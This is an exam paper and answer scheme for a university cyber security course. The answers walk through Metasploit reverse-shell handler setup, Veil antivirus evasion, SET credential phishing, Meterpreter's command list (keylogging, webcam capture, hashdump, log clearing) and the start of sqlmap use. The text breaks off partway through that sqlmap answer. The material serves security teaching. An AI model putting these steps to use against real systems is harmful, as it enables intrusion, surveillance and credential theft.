18CSD41

Hall Ticket Number:

IV/IV B.Tech (Regular/Supplementary) DEGREE EXAMINATION

November, 2022 **Computer Science & Engineering**

Seventh Semester **Cyber Security**

Time: Three Hours **Maximum:** 50 Marks

Answer Question No.1 compulsorily. (10X1 = 10 Marks)

Answer ONE question from each unit. (4X10=40 Marks)

1.	a)	What is meant by Meterpreter?	CO1	L2	
	b)	What is the use of DVWA?	CO1	L3	
	c)	What is the use of Veil framework?	CO1	L1	
	d)	What is meant phishing?	CO2	L4	
	e)	What is SQL injection attack?	CO2	L2	
	f)	Define MAC?	CO3	L3	
	g)	What is the use of OWASPZAP?	CO3	L1	
	h)	What are the benefits with Firewall?	CO4	L3	
	i)	Describe Goals of IR.	CO4	L2	
	j)	What is the purpose of FTK imager?	CO4	L1	
		Unit -I			
2.	a)	What is exploit? Explain the process of picking an exploit, setting exploit options with suitable examples.	CO1	L1	5M
	b)	Explain the step wise procedure for Installing Veil frame work.	CO1	L4	5M
		(OR)			
3.		Discuss in detail about Meterpreter shell commands.	CO1	L1	10M
		Unit -II			
4.	a)	What is Dmitry? Explain how to gathering information using Dmitry tool?	CO2	L2	5M
	b)	Explain step by step procedure to perform SQL injection attack with sqlmap.	CO2	L3	5M
		(OR)			
5.	a)	What is meant by cross-site scripting? Discuss the XSS attack using any one tool.	CO2	L1	5M
	b)	Explain briefly about Denial of service (DOS) attack with LOIC tools.	CO2	L4	5M
		Unit -III			
6.	a)	What is Kismet? Explain how to scanning with Kismet and analysing the Data.	CO3	L2	5M
	b)	What is the use of WiFite? Discuss Wi-Fi Testing with WiFite with example.	CO3	L1	5M
		(OR)			
7.	a)	Describe and discuss the different wireless security protocols?	CO3	L4	5M
	b)	Explain web application hijacking using Burp suite tool with step by step process.	CO3	L2	5M
		Unit -IV			
8.	a)	Find Distinguish between Snort and IPTables?	CO4	L1	5M
	b)	Explain in detail different Phases of IR?	CO4	L4	5M
		(OR)			
9.	a)	What is Snort system? Explain snort System rules.	CO4	L1	5M
	b)	What is a Firewall? How to create Firewall using IP Table explain with related rules	CO4	L3	5M

SCHEME

Answer Question No.1 compulsorily. (10X1 = 10 Marks)
Answer ONE question from each unit. (4X10=40 Marks)

1. a) What is meant by Meterpreter? CO1 L2

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code.

b) What is the use of DVWA? CO1 L3

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

c) What is the use of Veil framework? CO1 L1

Veil is a tool designed to generate metasploit payloads that bypass common anti-virus solutions.

d) What is meant phishing? CO2 L4

Social Engineering Toolkit allows you to perform phishing attacks on your victim. By using SET you can create phishing (fake) pages of many websites such as Instagram, Facebook, Google, etc. SET will generate a link of the option that you have chosen, and then you can send that URL to the victim once the victim open that URL and he /she will see a legitimate webpage of a real website which is actually a phishing page .once he/she entered his/her id password then you will get that id password on your terminal screen this is how phishing attack using SET works.

e) What is SQL injection attack? CO2 L2

Sqlmap is one of the most popular and powerful sql injection automation tool out there. Given a vulnerable http request url, sqlmap can exploit the remote database and do a lot of hacking like extracting database names, tables, columns, all the data in the tables etc.

f) Define MAC? CO3 L3

MAC (Media Access Control) address is a globally unique identifier assigned to network devices, and therefore it is often referred to as hardware or physical address. MAC addresses are 6-byte (48-bits) in length, and are written in MM:MM:MM:SS:SS:SS format. The first 3-bytes are ID number of the manufacturer, which is assigned by an Internet standards body. The second 3-bytes are serial number assigned by the manufacturer.

g) What is the use of OWASPZAP? CO3 L1

The OWASP ZAP (Open Web Application Security Project-Zed Attack Proxy) is one of the world's most popular free security tools and is actively maintained by hundreds of international volunteers. It can help to find security vulnerabilities in web applications.

h) What are the benefits with Firewall? CO4 L3

A firewall is a software or hardware device that filters the information coming through the Internet connection into your private network or computer system.

- ✓ Monitors Network Traffic
- ✓ Stops Virus Attacks
- ✓ Prevents Hacking

- ✓ Stops Spyware
- ✓ Promotes Privacy

i) Describe Goals of IR. **CO4 L2**

The main goal of incident response is to effectively remove an intrusion from the infected systems, while minimizing damages and restoring normal operations as quickly as possible.

j) What is the purpose of FTK imager? **CO4 L1**

FTK (Forensic Toolkit) used to create disk image & recover deleted information from disks.A disk image can be used in several instances, including: restoration of a hard drive's contents during disaster recovery, for the transfer of contents of a hard drive from one computer to another. Additionally, it can be used to create an exact replica of a hard drive or other device (CD, USB, etc.) for the purpose of analysis during the course of an investigation.

Unit -I


2. a) What is exploit? Explain the process of picking an exploit, setting exploit options with suitable examples. **CO1 L1 5M**

An exploit is a piece of code written to take advantage of a particular vulnerability.

Metasploit *Framework uses* PostgreSQL *database(consists exploits, payloads, auxiliaries etc…) so it needs* to *be launched first.*
Metasploit is a powerfull framework to do an exploitation. There are a lot of thing we can do with it. Exploits (An exploit is a piece of code written to take advantage of a particular vulnerability)., Payloads(A payload is a piece of code to be executed through said exploit.), Encoders, and Auxiliaries are ready to be used to do an exploitation. The *Metasploit Framework* is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code..

Step 1: Type service postgresql start in kali terminal (To Start the postgresql database)
Step 2: Type msfconsole in kali linux terminal to open metasploit framework.

Step 3: Type **show exploits** in *Metasploit* Framework to display the list of available exploits.




Step 4: To use the msfconsole exploit give the command **“use exploit/multi/handler”.**

Step 5: Now we need to set windows payload, give the command

“set payload windows/meterpreter/reverse_tcp”

Step 6: Now set the lhost by using command **“set lhost 192.168.153.131”.**

Step 7: Now we need to run the exploit, for that we need to give a command **“exploit”.**



Step 8: Now if the user at the target system clicks the payload, a session will be opened between our system and the target system. Then the meterpreter shell will be opened.


Step 9: In the meterpreter shell we can execute the commands to get the information from the target system. To know about meterpreter commands we can give a **“help”** command to know them.

b) Explain the step wise procedure for Installing Veil frame work. **CO1 L4 5M**

Veil is a tool designed to generate metasploit payloads that bypass common anti-virus solutions.


Step 1: Open the new terminal in kali and give the following command and wait for few minutes.

sudo apt-get update




Step 2: After the execution of above command, we need to install veil framework by giving the following command and wait for few minutes.

sudo apt install veil




St



Step 4: Veil is successfully installed

Step 5: To open the veil framework just type **veil** in terminal

Step 6: Two tools are loaded a) Evasion b) Ordnance



(OR)

3. Discuss in detail about Meterpreter shell commands. **CO1 L1 10M**

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code.

meterpreter > help

Core Commands

==========

Command	Description
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings

exit Terminate the meterpreter session

get_timeouts Get the current session timeout values

help Help menu

info Displays information about a Post module

irb Drop into irb scripting mode

load Load one or more meterpreter extensions

machine_id Get the MSF ID of the machine attached to the session

migrate Migrate the server to another process

quit Terminate the meterpreter session

read Reads data from a channel

resource Run the commands stored in a file

run Executes a meterpreter script or Post module

sessions Quickly switch to another session

set_timeouts Set the current session timeout values

sleep Force Meterpreter to go quiet, then re-establish session.

transport Change the current transport mechanism

use Deprecated alias for 'load'

uuid Get the UUID for the current session

write Writes data to a channel

Stdapi: File system Commands

==========

Command Description

------- ----------

cat Read the contents of a file to the screen

cd Change directory

checksum Retrieve the checksum of a file

cp Copy source to destination

dir List files (alias for ls)

download Download a file or directory

edit Edit a file

getlwd Print local working directory

getwd Print working directory

lcd Change local working directory

lpwd Print local working directory

ls List files

mkdir Make directory

mv Move source to destination

pwd Print working directory

rm Delete the specified file

rmdir Remove directory

search Search for files

show_mount List all mount points/logical drives

upload Upload a file or directory

Stdapi: Networking Commands

==========

Command Description

--- ---

arp Display the host ARP cache

getproxy Display the current proxy configuration

ifconfig Display interfaces

ipconfig Display interfaces

netstat Display the network connections

portfwd Forward a local port to a remote service

resolve Resolve a set of host names on the target

route View and modify the routing table

Stdapi: System Commands

==========

Command	Description
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system's local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

Stdapi: User interface Commands

==========

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Stdapi: Webcam Commands

==========

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Priv: Elevate Commands

==========

Command	Description
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Password database Commands

==========

Command	Description
hashdump	Dumps the contents of the SAM database

Priv: Timestomp Commands

==========

Command	Description
timestomp	Manipulate file MACE attributes

Unit –II

4. a) What is Dmitry? Explain how to gathering information using Dmitry tool? CO2 L2 5M

DMitry (Deepmagic Information Gathering Tool) is a UNIX/(GNU)Linux Command Line Application coded in C. DMitry has the ability to gather as much information as possible about a host. Base functionality is able to gather possible subdomains, email addresses, uptime information, tcp port scan, whois lookups, and more.

The following is a list of the current features:

- An Open Source Project.
- Perform an Internet Number whois lookup.
- Retrieve possible uptime data, system and server data.
- Perform a SubDomain search on a target host.
- Perform an E-Mail address search on a target host.
- Perform a TCP Portscan on the host target.

```
root@kali:~# dmitry -h
Deepmagic Information Gathering Tool
"There be some deep magic going on"

dmitry: invalid option -- 'h'
Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
-o Save output to %host.txt or to file specified by -o file
-i Perform a whois lookup on the IP address of a host
-w Perform a whois lookup on the domain name of a host
-n Retrieve Netcraft.com information on a host
-s Perform a search for possible subdomains
-e Perform a search for possible email addresses
-p Perform a TCP port scan on a host
* -f Perform a TCP port scan on a host showing output reporting filtered ports
* -b Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
```

In Dmitry information gathered can be broken down in two basic categories…..

1) **Passive**
2) **Active**

1) **Passive options:**

-i Perform a whois lookup on the IP address of a host
-w Perform a whois lookup on the domain name of a host
-n Retrieve Netcraft.com information on a host
-s Perform a search for possible subdomains
-e Perform a search for possible email addresses

2) **Active options:**

-p Perform a TCP port scan on a host

-f Perform a TCP port scan on a host showing output reporting filtered ports

-b Read in the banner received from the scanned port

-t 0-9 Set the TTL in seconds when scanning a TCP port (Default 2)

Output options:
-o Save output to %host.txt or to file specified by -o file

dmitry Usage Example


Run a ***domain whois lookup (w)***, an ***IP whois lookup (i)***, retrieve ***Netcraft info (n)***, search for ***subdomains (s)***, search for ***email addresses (e)***, do a TCP port scan ***(p)***, and save the output to ***example.txt (o)*** for the domain ***example.com***:

```
root@kali:~# dmitry -winsepo example.txt example.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Writing output to 'example.txt'

HostIP:93.184.216.119
HostName:example.com

Gathered Inet-whois information for 93.184.216.119
```


b) Explain step by step procedure to perform SQL injection attack with sqlmap. CO2 L3 5M

Sqlmap is one of the most popular and powerful sql injection automation tool out there. Given a vulnerable http request url, sqlmap can exploit the remote database and do a lot of hacking like extracting database names, tables, columns, all the data in the tables etc. It can even read and write files on the remote file system under certain conditions. Written in python it is one of the most powerful hacking tools out there.


Step1: Start the DVWA Web Application. To find the cookies value and to monitor sqlmap activity, start the ZAP tool (owasp-zap).



